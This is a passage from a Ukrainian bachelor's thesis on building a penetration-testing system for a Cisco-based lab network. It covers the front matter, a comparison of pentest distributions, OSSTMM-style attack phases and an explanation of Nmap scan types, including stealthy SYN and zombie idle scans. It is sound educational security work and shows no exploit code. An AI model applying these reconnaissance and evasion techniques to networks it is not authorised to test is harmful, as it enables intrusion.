

Міністерство освіти і науки України
Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки

ПОЯСНЮВАЛЬНА ЗАПИСКА

до випускної кваліфікаційної роботи бакалавра
на тему: «Проект системи тестування безпеки
комп'ютерної мережі, побудованої на базі обладнання
Cisco»

Виконав студент 4-го курсу групи КБ-20-1
спеціальності 125 «Кібербезпека»

 Владислав РУБЛЕВСЬКИЙ

Керівник: старший викладач кафедри КІ та КБ

 Олександра ПОКОТИЛО

Рецензент: професор кафедри КІ та КБ, д.т.н., доцент

 Володимир ВОРОТНИКОВ

Житомир – 2024

Державний університет «Житомирська політехніка»
Факультет інформаційно-комп'ютерних технологій
Кафедра комп'ютерної інженерії та кібербезпеки
Спеціальність 125 «Кібербезпека»
Освітня програма «Кібербезпека»

ЗАТВЕРДЖУЮ

Завідувач

кафедри комп'ютерної

інженерії та кібербезпеки

 Андрій Єфіменко

5 березня 2024 р.

ЗАВДАННЯ

на випускню кваліфікаційну роботу бакалавра

Студент: Рублевський Владислав Олександрович

Тема роботи: «Проект системи тестування безпеки комп'ютерної мережі, побудованої на базі обладнання Cisco»

затверджена Наказом університету від 5 березня 2024 р. №98

Термін здачі студентом закінченої роботи 27 червня 2024 р.

Вихідні дані роботи:

Об'єктом дослідження є процес розробки та впровадження системи тестування безпеки комп'ютерної мережі. Предметом дослідження є використання різноманітних інструментів для перевірки безпеки комп'ютерної мережі.

Обладнання та програмне забезпечення:

1. Операційна система Windows 10 Professional
2. Microsoft Office Professional 2019
3. Oracle VM VirtualBox (v. 7.0.8)
4. GNS3 (v. 2.2.28)
4. Віртуальна машина Kali Linux (v. 2024.2)
5. Віртуальна машина Windows 10 Education
6. Віртуальна машина Ubuntu.20.04 LTS
7. Nmap (v.7.95)
8. Nessus (v. 8.15.0)
9. Metasploit (v. 6.3.29)

Консультанти з випускної кваліфікаційної роботи із зазначенням розділів, що їх стосуються

Розділ	Консультант	Підпис, дата	
		Завдання видав	Завдання прийняв
1	Покотило О.А.	 5.03.2024	 5.03.2024
2	Покотило О.А.	 5.03.2024	 5.03.2024
3	Покотило О.А.	 5.03.2024	 5.03.2024

Студент  Владислав Рублевський

Керівник  Олександра Покотило

Календарний план

№ з/п	Назви етапів випускної кваліфікаційної роботи	Термін виконання етапів роботи	Примітка
1	Постановка завдання	5.03.2024	Виконано
2	Розробка плану роботи	11.03.2024 – 15.03.2024	Виконано
3	Пошук інформації щодо понять, визначень систем тестування мережевої безпеки	18.03.2024 – 22.03.2024	Виконано
4	Розробка мережі	25.03.2024 – 18.04.2024	Виконано
5	Проведення сканування мережі	22.04.2024 – 3.05.2024	Виконано
6	Проведення атак на мережу	6.05.2024 – 17.05.2024	Виконано
7	Закриття знайдених вразливостей	20.05.2024 – 7.06.2024	Виконано
8	Написання пояснювальної записки	10.06.2024 – 13.06.2024	Виконано
9	Підготовка додаткових матеріалів	14.06.2024	Виконано
10	Отримання відгуку та рецензії	27.06.2024	Виконано
11	Підготовка презентації	18.06.2024 – 21.06.2024	Виконано
12	Захист	28.06.2024	

Студент  Владислав Рублевський

Керівник  Олександра Покотило

АНОТАЦІЯ

Кваліфікаційна робота містить опис проєктування та впровадження системи тестування мережевої безпеки.

Пояснювальна записка складається зі вступу, трьох розділів, висновків, списку використаної літератури та додатків. Текстова частина викладена на 75 сторінках друкованого тексту. Пояснювальна записка має 5 сторінки додатків. Список використаних джерел містить 22 найменування і займає 2 сторінки. В роботі наведено 89 рисунків. Загальний обсяг роботи – 82 сторінки.

Метою роботи є розробка та впровадження системи тестування мережевої безпеки з широким набором інструментів для перевірки комп'ютерної мережі.

У роботі проаналізовано базові поняття про системи тестування безпеки мереж, методології тестування на проникнення мереж, розглянуто інструменти для тестування мережевої безпеки, побудовано мережу для тестування її безпеки, протестовано безпеку мережі та виправлено її вразливості.

На основі дослідженого матеріалу, було розроблено власний підхід до тестування мережевої безпеки, особливий акцент був зроблений на кінцеві точки у мережі. В результаті було створено мережу з різними типами пристроїв, налагоджено роботу мережі та проведено її тестування на стійкість до можливих загроз.

Ключові слова: PENETRATION TESTING, NETWORK, МЕРЕЖА, СКА-НЕРИ, ІНСТРУМЕНТИ, АТАКА, НАПАД, ПРОТОКОЛИ, СЕРВЕРИ, ВРАЗЛИВОСТІ.

					ККІКБ.КР.Б – 125 – 16 – ПЗ		
Змн.	Арк.	№ докум.	Підпис	Дата			
Розроб.		Рублевський В.О.		27.06	Проект системи тестування безпеки комп'ютерної мережі, побудованої на базі обладнання Cisco	Літ.	Арк.
Керівник		Покотило О.А.		27.06			9
Реценз.		Воротніков В.В.		27.06			82
Н. контр.		Покотило О.А.		27.06		ФІКТ, Гр. КБ-20-1	
Затверд.		Єфіменко А.А.		27.06			

ANNOTATION

The qualification work contains a description of the design and implementation of a network security testing system. The explanatory note consists of an introduction, three chapters, conclusions, a list of references, and appendices. The textual part is presented on 75 pages of printed text. The explanatory note has 5 pages of appendices. The list of references contains 22 items and takes up 2 pages. The work includes 89 figures. The total volume of the work is 82 pages.

The goal of the work is to develop and implement a network security testing system with a wide range of tools for checking a computer network defensive abilities.

The paper analyzes the basic concepts of network security testing systems, penetration testing methodologies for networks, examines tools for network security testing, methods of building a network to test its security, network security, fixing vulnerabilities.

Based on the researched material, a unique approach to network security testing was developed, with a particular focus on network endpoints. As a result, a network with various types of devices was created, the network was set up, and its resilience to potential threats was tested.

Keywords: PENETRATION TESTING, NETWORK, SCANNERS, TOOLS, ATTACK, PROTOCOLS, SERVERS, VULNERABILITIES.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		5

ЗМІСТ

ВСТУП.....	8
РОЗДІЛ 1 ДОСЛІДЖЕННЯ СИСТЕМ ТА ІНСТРУМЕНТІВ ДЛЯ СКАНУВАННЯ ТА ТЕСТУВАННЯ МЕРЕЖ	9
1.1 Аналіз та вибір системи тестування мережевої безпеки	9
1.2 Основні методи тестування мереж на проникнення	11
1.3 Nmap.....	17
1.4 Nessus	24
1.5 Metasploit.....	27
РОЗДІЛ 2 ПРОЄКТУВАННЯ ТОПОЛОГІЇ КОМП'ЮТЕРНОЇ МЕРЕЖІ. ВИБІР ОБЛАДНАННЯ, ПОБУДОВА, НАЛАГОДЖЕННЯ ТА ТЕСТУВАННЯ ФУНКЦІОНУВАННЯ ПРОЄКТОВАНОЇ МЕРЕЖІ	32
2.1 Розробка топології комп'ютерної мережі	32
2.2 Розробка схеми адресації мережі.....	33
2.3 Проєктування служб та сервісів прикладного рівня.....	35
2.4 Проєктування підсистеми мережного захисту	39
2.5 Проєктування системи тестування безпеки мережі.....	40
2.6 Вибір обладнання для організації роботи мережі	41
2.7 Побудова та налагодження спроектованої мережі.....	44
2.8 Тестування функціонування мережі та засобів її захисту	54
РОЗДІЛ 3 ВИКОРИСТАННЯ СИСТЕМИ ТЕСТУВАННЯ БЕЗПЕКИ МЕРЕЖІ ДЛЯ СКАНУВАННЯ, ВИЯВЛЕННЯ ВРАЗЛИВОСТЕЙ ТА ЇХ ЕКСПЛУАТАЦІЇ НА ПРИСТРОЯХ МЕРЕЖІ	57
3.1 Сканування та виявлення вразливостей на пристроях мережі.....	57
3.2 Експлуатація та компрометація вразливих служб та сервісів.....	60
3.3 Закриття вразливостей на пристроях та посилення рівня безпеки мережі	70
ВИСНОВКИ	75
СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ.....	76
ДОДАТКИ	78

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ

ПЗ – Програмне забезпечення

ОС – Операційна система

TCP – Transmission Control Protocol

IP – Internet Protocol

IPv4 – Internet Protocol Version 4

IPv6 – Internet Protocol Version 6

ICMP – Internet Control Message Protocol

DNS – Domain Name System

FTP – File Transfer Protocol

HTTP – Hypertext Transfer Protocol

HTTPS – HTTP Secure

EIGRP – Enhanced Interior Gateway Routing Protocol

SMTP – Simple Mail Transfer Protocol

SSH – Secure Shell

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		7

ВСТУП

У сучасних умовах розвитку інформаційних технологій та збільшення кількості кіберзагроз, питання забезпечення безпеки комп'ютерних мереж набуває особливої актуальності. Від здатності своєчасно виявляти й усувати вразливості у мережевих інфраструктурах значною мірою залежить безпека конфіденційних даних і стабільність роботи організацій. Використання ефективних методів тестування безпеки дозволяє забезпечити надійний захист мережі від потенційних загроз.

Існує багато інструментів та методик для тестування безпеки комп'ютерних мереж, потрібно віднайти власний комплексний підхід до створення системи тестування, що може бути адаптована до різних мережевих середовищ.

Практичне значення виконуваної роботи полягає в створенні комплексної системи тестування безпеки комп'ютерної мережі, яка може бути адаптована до різних типів мережевих середовищ. Результати дослідження можуть бути використані для підвищення рівня захисту інформаційних систем у різних організаціях, забезпечуючи своєчасне виявлення й усунення вразливостей.

Метою кваліфікаційної роботи є розробка проєкту системи тестування безпеки комп'ютерної мережі, яка дозволить виявляти та усувати потенційні загрози в мережевій інфраструктурі.

Визначена мета обумовлює наступні завдання:

- Аналіз існуючих методик та інструментів тестування безпеки комп'ютерних мереж;
- Вивчення особливостей різних мережевих архітектур та їх вразливостей;
- Розробка методики тестування безпеки мережі;
- Реалізація системи тестування та проведення випробувань для виявлення й усунення вразливостей.

Об'єктом дослідження є процес розробки та впровадження системи тестування безпеки комп'ютерної мережі.

Предметом дослідження є технологія роботи систем тестування мережевої безпеки у різних середовищах.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		8

РОЗДІЛ 1 ДОСЛІДЖЕННЯ СИСТЕМ ТА ІНСТРУМЕНТІВ ДЛЯ СКАНУВАННЯ ТА ТЕСТУВАННЯ МЕРЕЖ

1.1 Аналіз та вибір системи тестування мережевої безпеки

У сфері тестування безпеки комп'ютерних мереж існує багато різних платформ, кожна з яких має свої унікальні можливості та переваги. Обрання відповідної платформи залежить від конкретних потреб проєкту, технічного досвіду користувачів та цільового середовища. Найбільш популярні платформи для тестування безпеки надають широкий спектр інструментів для виконання різних завдань, таких як пентестинг, цифрова криміналістика, реверс-інжиніринг та аналіз вразливостей.

Внизу приведено таблицю де було порівняно основні платформи для тестування безпеки комп'ютерних мереж, зокрема такі відомі рішення, як Kali Linux, Parrot Security OS, BlackArch Linux та інші. Порівняння базується на кількох ключових критеріях: операційна система, основні інструменти, призначення, переваги та недоліки. Це дозволить визначити найкращу платформу для конкретних завдань та вимог.

Таблиця 1.1

Порівняння основних систем для тестування безпеки мереж

Платформа	Операційна система	Основні інструменти	Призначення	Переваги	Недоліки
Kali Linux	Debian-based Linux	Metasploit, Nmap, Burp Suite, Wireshark, Hydra	Професійне тестування безпеки	Понад 600 попередньо встановлених інструментів, активна спільнота, часті оновлення	Високі системні вимоги, може бути складним для новачків
Parrot Security OS	Debian-based Linux	Metasploit, AnonSurf, Nmap, Wireshark, Burp Suite	Тестування безпеки та анонімність	Інструменти для анонімності та приватності, невимоглива система для слабких ПК	Менше інструментів чим у основних конкурентів, менш активна спільнота

Порівняння основних систем для тестування безпеки мереж

Платформа	Операційна система	Основні інструменти	Призначення	Переваги	Недоліки
BlackArch Linux	Arch-based Linux	Metasploit, Nmap, Burp Suite, Wireshark, John the Ripper, Aircrack-ng	Тестування безпеки	Дуже багато інструментів (понад 2300), активна спілька користувачів, гнучка конфігурація	Високі вимоги до знань про систему, встановлення може бути складним
BackBox	Ubuntu-based Linux	Metasploit, Nmap, OpenVAS, Wireshark	Тестування безпеки	Низькі системні вимоги, дружній до користувача інтерфейс, стабільність	Менше інструментів, ніж у конкурентів, не так активно оновлюється відносно інших систем
Pentoo	Gentoo-based Linux	Metasploit, Nmap, Wireshark, John the Ripper	Тестування безпеки та реверс-інжиніринг	Гнучкість і швидкість Gentoo, оптимізований для тестування безпеки	Високі вимоги до знань про систему, складність встановлення та налаштування

Згідно з даними в таблиці, вибір Kali Linux як платформи для тестування безпеки комп'ютерних мереж є виправданим з кількох причин. Перш за все, Kali Linux надає понад 600 попередньо встановлених інструментів для різних аспектів тестування безпеки, включаючи пентестинг, аналіз вразливостей, злом паролів, сканування мереж та інші. Це значно спрощує процес встановлення та налаштування, надаючи користувачеві готовий інструментарій для роботи. Крім того, Kali Linux має велику і активну спільноту, що забезпечує регулярні оновлення, виправлення помилок та нові інструменти. Це гарантує актуальність та ефективність платформи в умовах швидко змінюваного ландшафту кібербезпеки. Також висока активність

спільноти виражена в великій кількості документації та готових для використання паттернів, що спрощує пошук нових підходів до тестування безпеки та їх реалізацію.

Kali Linux розроблений спеціально для професійних пентестерів та експертів з безпеки. Це означає, що платформа оптимізована для виконання складних і детальних тестів безпеки, що робить її ідеальною для використання в професійних і освітніх цілях. Хоча Kali Linux може вимагати більше ресурсів, вона також пропонує велику гнучкість у налаштуванні та використанні, що дозволяє адаптувати систему під конкретні потреби проєкту. Крім того, Kali Linux підтримує роботу на різних платформах, включаючи віртуальні машини, що робить її універсальною та легко інтегрованою в існуючу інфраструктуру.

Таким чином, вибір Kali Linux для реалізації її як системи тестування безпеки комп'ютерних мереж є оптимальним завдяки її широкому функціоналу, активній спільноті, професійній спрямованості та високій гнучкості. Це дозволяє ефективно виконувати завдання з тестування безпеки та забезпечити надійність і актуальність результатів.

1.2 Основні методи тестування мереж на проникнення

За період розвитку наступальних технологій та їх конкурентів – захисних рішень було винайдено та досліджено багато методів для тестування мереж на проникнення. Далі будуть розглянуті основні методології які визнані спеціалістами по всьому світу та широко використовуються для детальної перевірки систем на вразливості.

- ISSAF - Хоча цей метод не оновлюється на даний момент, його хитросплетіння все ще мають значення в кібербезпеці через його здатність плавно поєднувати різні інструменти та етапи в межах тестування на проникнення. Цей підхід підтримується Open Information Systems Security Group надаючи цінну допомогу професіоналам галузі.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		11

- PTES - Це ще одна методологія тестування на проникнення, спрямована на створення стандарту, який відповідає сучасним реаліям та має комплексний характер.

- NIST - Методологія тестування на проникнення розроблена Національним інститутом стандартів та технологій. Вона містить конкретні стратегії для підвищення точності результатів та ідентифікації найефективніших рішень у тестуванні на проникнення.

- OWASP - Методологія, спрямована на ідентифікацію вразливостей програм та будь-яких логічних недоліків у певних процесах. Цей підхід має високу повагу серед досвідчених експертів у напрямку тестування на проникнення.

- OSSTMM - Це найпопулярніша методологія для тестування мереж на проникнення. Вона базується на наукових підходах до тестування та містить адаптивні рекомендації для фахівців [2].

Одним з основних завдань кожного тестувальника є правильний вибір однієї з вказаних методологій тестування, з урахуванням специфіки організації та поставлених задач.

У рамках цих методологій можуть використовуватися такі техніки/способи тестування:

- 1) Physical Attacks
- 2) Discovering hosts inside the network / Discovering Assets of the company
- 3) Internal test
- 4) Port Scan - Service discovery
- 5) Searching service version exploits
- 6) Pentesting Services
 - Automatic Tools
 - Brute-Forcing services
- 7) Phishing
- 8) Getting Shell
- 9) Inside OS
- 10) Exfiltration

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		12

11) Privilege Escalation

- Local Privesc
- Domain Privesc

12) POST

- Looting
- Persistence

13) Pivoting

Надалі буде детальніше розглянуто сценарій тестування який базується на методології OSSTMM. Вона зазвичай використовується у напрямку мережевого тестування та на мою думку є найкращим вибором.

Target Scope Reconnaissance (Розвідка цілей)

Пошук всієї інформації, яку злоумисник може знайти. Наприклад, для підключення до Інтернету зазвичай потрібно оприлюднити деяку інформацію:

- Для отримання електронної пошти потрібно оприлюднити адресу поштового сервера.
- Для налаштування веб-сервера потрібно оприлюднити його URL та ін.

Злоумисник може мати кілька шляхів дослідження. Слід дослідити всі ці шляхи, щоб зібрати інформацію, яку злоумисник може використовувати для отримання доступу до внутрішніх ресурсів, таких як:

- Brute force облікових даних, використовуючи виявлені формати електронної пошти компанії.
- Створення словників паролів, що містять публічну інформацію про бізнес з корпоративного веб-сайту.

Під час початкової фази тестування визначається, яка інформація доступна публічно. Досліджується наступне:

- Корпоративний веб-сайт.
 - Місцезнаходження (URL)
 - Контактні дані, такі як телефонні номери, електронні адреси або фізичні адреси
 - Інформація про домен

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		13

- Посилання на інші сервери в організації
- Інші компанії з посиланнями на поточний веб-сайт
- Інформація про політику безпеки організації
- Інші веб-локації та бази даних.

Проводиться пошук інформації про актив з інших веб-сайтів та баз даних, особливо про все, що стосується публічних компаній. Потім проходить оцінювання, яку інформацію організація робить публічною, особливо все, що виходить за межі вимог місцевих законів. Також додатково досліджуються новинні статті та прес-релізи для отримання додаткових вказівок щодо впровадженої політики безпеки.

- Доменні імена.

Тестувальник використовує бази даних "whois" для ідентифікації доменів, якими компанія володіє. Ці домени надають інформацію про мережеву інфраструктуру.

- Публічні записи.

Публічні записи про організацію можуть містити інформацію про людей, відповідальних за адміністрування домену, таку як: їхнє ім'я, адреса або телефонний номер. Зловмисники можуть використовувати соціальний інжиніринг для отримання додаткової інформації, такої як: деталі покупок обладнання та програмного забезпечення. Це також дає вказівки щодо того, куди найкраще направити атаку.

Виявлення сервісів

Після збору всієї доступної інформації тестувальник на проникнення досліджує ресурси, що належать цільовій організації. Ці тести включають кілька етапів:

- Сканування портів
- Тестування PCI, якщо це потрібно
- Подальші дослідження

Оскільки деякі вразливості та експлойти можуть паралізувати, пошкодити або змінити вміст мережі на цьому етапі не запускаються атаки / тести, які:

- Вимикають певні сервіси
- Відмовляють у послугах зовнішнім системам

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		14

- Можуть вплинути на клієнтів (наприклад, атакою з відмовою в обслуговуванні (DoS))

- Негативно впливають на здатність організації працювати

Сканування портів

Виконується повне сканування портів в наданих внутрішніх діапазонах мережі. Це показує детальну розбивку машин та ресурсів, які працюють всередині корпоративної мережі, і що вони роблять.

Наприклад, для роботи наступні служби потребують доступу до мережі:

- Антивірус
- Резервне копіювання та файлові сервери
- Поштові сервери
- Веб-сервери та сервери розгортання патчів
- Принтери
- FTP-сервери
- Сервери та клієнти Azure Active Directory (AD)

Всі ці служби залишають характерні підписи, які можна виявити за допомогою сканування портів.

Testing for PCI

У разі потреби тестувальник на проникнення перевіряє сегментацію мережі, яка необхідна для відповідності стандарту цифрової безпеки індустрії платіжних карт (PCI DSS). Це включає перевірку того, чи всі системи, що не входять до області застосування, утримуються від:

- Зв'язку з системами в середовищі даних власників карток (CDE)
- Впливу на безпеку CDE.

Further Investigation

На основі результатів початкового сканування портів проводиться ідентифікація:

- Типів програм, що працюють на зовнішньо відкритих машинах
- Номерів версій визначеного програмного забезпечення
- Операційних систем, на яких працює програмне забезпечення

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		15

У деяких випадках зовнішньо відкрита машина може мати відкриті служби, які не мають пов'язаних з ними функцій. Тестувальник на проникнення може ідентифікувати їх та обирати для тестування.

Vulnerability Scans

Проводиться ідентифікація вразливостей у внутрішньому сегменті мережі. Метою є проникнення до внутрішніх кінцевих точок і отримання доступу до ресурсів організації.

Якщо потенційному зловмиснику вдасться досягти цієї мети, організація може стати перед такими проблемами:

1) Витоки чутливої або конфіденційної інформації з мережі організації. Відтік комерційних та внутрішніх комунікаційних даних може завдати суттєвої шкоди.

Такі витоки можуть включати:

- Кадрові записи
- Платіжні дані
- Інші фінансові документи

2) Атаки, які використовують поштовий шлюз або веб-сайт як джерело спам листів. Інші сайти можуть включити домен організації до чорного списку і автоматично відхиляти легітимну електронну кореспонденцію.

3) Перебої в обслуговуванні, до того моменту, коли ресурси організації стають недоступними, або тимчасово, або назавжди.

Manual Assessment

Під час ручної оцінки досліджуються конкретні ресурси, які визначені тестувальником. У більшості випадків увага зосереджується на видимо відкритих службах:

- Веб-сервери
- FTP-сервери
- Поштові сервери
- Міжмережеві екрани
- Маршрутизатори
- DNS-сервери

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		16

- Сервери та клієнти Azure Active Directory
- Принтери
- Файлові сервери
- Інші служби, що працюють в діапазоні внутрішніх IP-адрес

Additional Testing

Тестувальник використовує різноманітні власні та публічно доступні інструменти під час тестування на проникнення, такі як:

- Сканери портів
- Автоматизовані сканери вразливостей
- HTTP проксі
- Експлойти
- Спеціалізовані скрипти
- Додатки для безпеки

Reporting, Triaging, and Retesting

Тестувальник документує та обробляє всі вразливості знайдені під час оцінки. Замовник може переглянути деталі всіх результатів. У цих зведеннях надається докладна інформація про те, як можна:

- Виправити кожен знайдений кейс
- Покращити загальне позиціонування суб'єкта по безпеці

Клієнт може виправляти виявлені проблеми під час і після тестування на проникнення. Потім є можливість подати результати для повторного тестування. Тестувальник перевіряє оновлені компоненти та повторно тестує проблеми, щоб забезпечити відсутність залишкових ризиків, пов'язаних з безпекою [4].

1.3 Nmap

Nmap — це безкоштовна утиліта для сканування мереж, розроблена Гордоном «Fyodor» Ліоном. Вона дозволяє виявляти, перевіряти та усувати несправності мережевих систем і досліджувати їх безпеку. Nmap є програмним забезпеченням з відкритим вихідним кодом, що розповсюджується під ліцензією GNU - General

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		17

Public License. Продукт активно розвивається спільнотою волонтерів і є цінним інструментом для адміністраторів мереж та фахівців з кібербезпеки.

ПЗ було розроблено для швидкого сканування великих мереж, хоча він чудово справляється і з одиничними цілями. Для цього Nmap використовує багато різних методів сканування, таких, як UDP, TCP connect(), TCP SYN (напіввідкрите), FTP proxy (прорив через ftp), Reverse-ident, ICMP (ping), FIN, ACK, Xmas tree, SYN і NULL-сканування. Nmap використовує “сирі” IP пакети оригінальним способом, щоб визначити, які хости доступні в мережі, які служби (назву програми та версію) вони пропонують, які операційні системи (і версії ОС) вони використовують, які типи пакетних фільтрів/брандмауерів використовують, а також ще безліч інших характеристик. На відміну від багатьох сканерів портів, які традиційно розподіляють всі порти на відкриті та закриті, Nmap має більш детальну шкалу поділу.

Він поділяє порти на шість станів: відкритий, закритий, фільтрується, не фільтрується, відкритий|фільтрується або закритий|фільтрується. Ці стани не відображають характеристики портів самі по собі, а лише показують, як Nmap їх сприймає. Наприклад, при скануванні з тієї самої мережі, що й цільова система, може бути показано, що порт 135/tcp відкритий, тоді як сканування з Інтернету в той самий час з тими самими опціями може показати, що порт фільтрується.

Коли Nmap не може однозначно визначити стан порту як відкритий або закритий, він видає комбінації відкритий|фільтрується і закритий|фільтрується. Ця таблиця також може надавати деталі про версію програмного забезпечення, якщо це запитано. Під час сканування за IP-протоколом Nmap надає інформацію про підтримувані протоколи, а не про відкриті порти.

Nmap виконує різні задачі:

- *Виявлення хостів.* Nmap можна використовувати для пошуку працюючих хостів у цільових системах. За замовчуванням Nmap для виявлення хоста надсилає ехо-запит ICMP, пакет TCP SYN на порт 443, пакет TCP ACK на порт 80 і запит мітки часу ICMP.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		18

- Виявлення служби/версії. Після виявлення портів Nmap може додатково перевірити протокол служби, ім'я та номер версії додатка, що використовується на цільовій робочій станції.

- Виявлення операційної системи. Nmap надсилає низку пакетів на віддалений хост і перевіряє відповіді. Потім він порівнює ці відповіді зі своєю базою даних відбитків операційної системи і, якщо є збіг, виводить детальну інформацію. Якщо Nmap не може визначити операційну систему, він надає URL-адресу, на яку можна надіслати відбиток для оновлення бази даних відбитків ОС.

- Трасування мережі. Ця дія виконується для визначення порту і протоколу, які, найімовірніше, досягнуть цільової системи. Трасування Nmap починається з високого значення TTL і зменшується доти, доки значення TTL не досягне нуля.

Важливо розуміти основні концепції мережевого сканування за допомогою Nmap:

- Брандмауери, маршрутизатори, проксі-сервери та інші пристрої безпеки можуть спотворити результати сканування Nmap. Через це сканування віддалених хостів, які не знаходяться в локальній мережі, може дати неправильну інформацію.

- Деякі параметри сканування потребують підвищених привілеїв. На системах Unix та Linux може знадобитись вхід як користувач root або виконання Nmap за допомогою команди sudo.

- Сканування мереж, до яких користувач не має дозволу, може привести до проблем із його постачальником інтернет-послуг, поліцією та, можливо, навіть урядом. Не слід сканувати веб-сайти ФБР або секретних служб, якщо не має бажання потрапити в неприємності.

- Агресивне сканування деяких систем може призвести до небажаних результатів, таких як відмова системи або втрата даних. Завжди слід проводити сканування критично важливих систем з обережністю [6].

```
nmap <Тип сканування> <Опції> <Мета сканування>
або
nmap <Опції> <Адреса>
```

Рисунок 1.1 – Синтаксис для проведення сканування за допомогою Nmap

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		19

Дві важливі особливості реалізації Nmap:

- Запуск Nmap з правами звичайного користувача є дуже неефективним. У такому випадку весь процес сканування фактично зводиться до спроби встановити повноцінне з'єднання з кожним портом. При використанні протоколу TCP це означає, що Nmap надсилає на віддалену сторону пакет SYN; якщо порт відкритий, машина відповість пакетом SYN/ACK, після чого Nmap надсилає пакет ACK і тільки потім закриває з'єднання за допомогою пакета FIN. Змінити поведінку утиліти і підвищити ефективність можна надавши права root.




Рисунок 1.2 – Синтаксис запуску сканування з підвищеними привілеями для збільшення продуктивності

- Nmap сканує лише 1000 портів типових служб замість всього діапазону портів (65 536), які визначені у файлі /usr/share/nmap/nmap-services. Якщо сервіс встановлено на нестандартний порт, який не вказаний у цьому файлі, то Nmap його не виявить. Цю поведінку можна змінити за допомогою наступної команди:




Рисунок 1.3 – Параметри для сканування повного обсягу портів

Сканування TCP

Для використання більшості параметрів сканування TCP Nmap потребує привілейованого користувача. Це може бути обліковий запис кореневого рівня в Unix або обліковий запис адміністратора в Windows. За замовчуванням Nmap виконуватиме перевірку TCP SYN, але якщо у сканера немає привілейованого користувача, він використовуватиме перевірку TCP connect.

Nmap має такий набір видів сканування:

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		20

- TCP-сканування підключення (-sT) встановлює з'єднання з кожним цільовим портом і завершує трьохстороннє підтвердження зв'язку. Якщо з'єднання успішно встановлено, порт вважається відкритим.

- Тристороннє рукостискання є повільним типом сканування і, ймовірно, буде зафіксовано в журналі цільової машини. Оскільки потрібно виконати цей тип сканування для кожного порту, він є повільним і, ймовірно, буде зафіксований в журналі цільової машини. Якщо Nmap запускається користувачем без привілеїв, цей параметр сканування вибирається за замовчуванням.

- SYN-сканування (-sS), також відоме як напіввідкритий або прихований SYN, полягає в тому, що Nmap надсилає SYN-пакет, а потім очікує відповіді. Якщо отримується відповідь SYN/ACK, це означає, що порт прослуховується службою. Відповідь RST/ACK свідчить про те, що порт не прослуховується. Якщо відповідь відсутня або повідомлення про помилку ICMP недоступне, порт вважається фільтрованим. Це швидкий тип сканування, оскільки тристороннє рукостискання не завершується, і його важко помітити.

- CP NULL-сканування (-sN), FIN-сканування (-sF) та XMAS-сканування (-sX) - це сканування, під час якого не встановлюються всі контрольні біти. У випадку сканування FIN встановлюється лише біт FIN, а XMAS-сканування встановлює біти FIN, PSH і URG. Якщо відповідь містить пакет RST, то порт вважається закритим, а відсутність відповіді свідчить про те, що порт відкритий або фільтрується.

- TCP-сканування Маймона (-sM) було винайдено Уріелем Маймоном. Цей вид сканування відправляє пакет із встановленим прапором FIN/ACK. На системах, схожих на BSD, цей пакет буде відкинуто, якщо порт відкритий, а якщо порт закритий, буде надіслано повідомлення RST.

- TCP ACK-сканування (-sA) використовується для визначення стану брандмауера та фільтрації портів. У цьому типі сканування мережевий пакет відправляє лише біт ACK. Якщо відповідь містить пакет RST, це означає, що ціль не фільтрується.

		Рублевський В.О.			ККІКБ.КР.Б – 125 – 16 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		21

- TCP Window сканування (-sW) перевіряє поля TCP Window у відповіді на перший пакет. Якщо порт відкритий, то вікно TCP покаже позитивне значення. В разі закритого порту вікно TCP буде мати нульове значення.

- TCP Idle-сканування (-sI) використовується без відправки пакетів на цільову машину. Замість цього воно використовує зазначений вами зомбі-хост для сканування. Система виявлення вторгнень (IDS) може зафіксувати, що атака відбувається зі зламаного хоста.

Сканування UDP

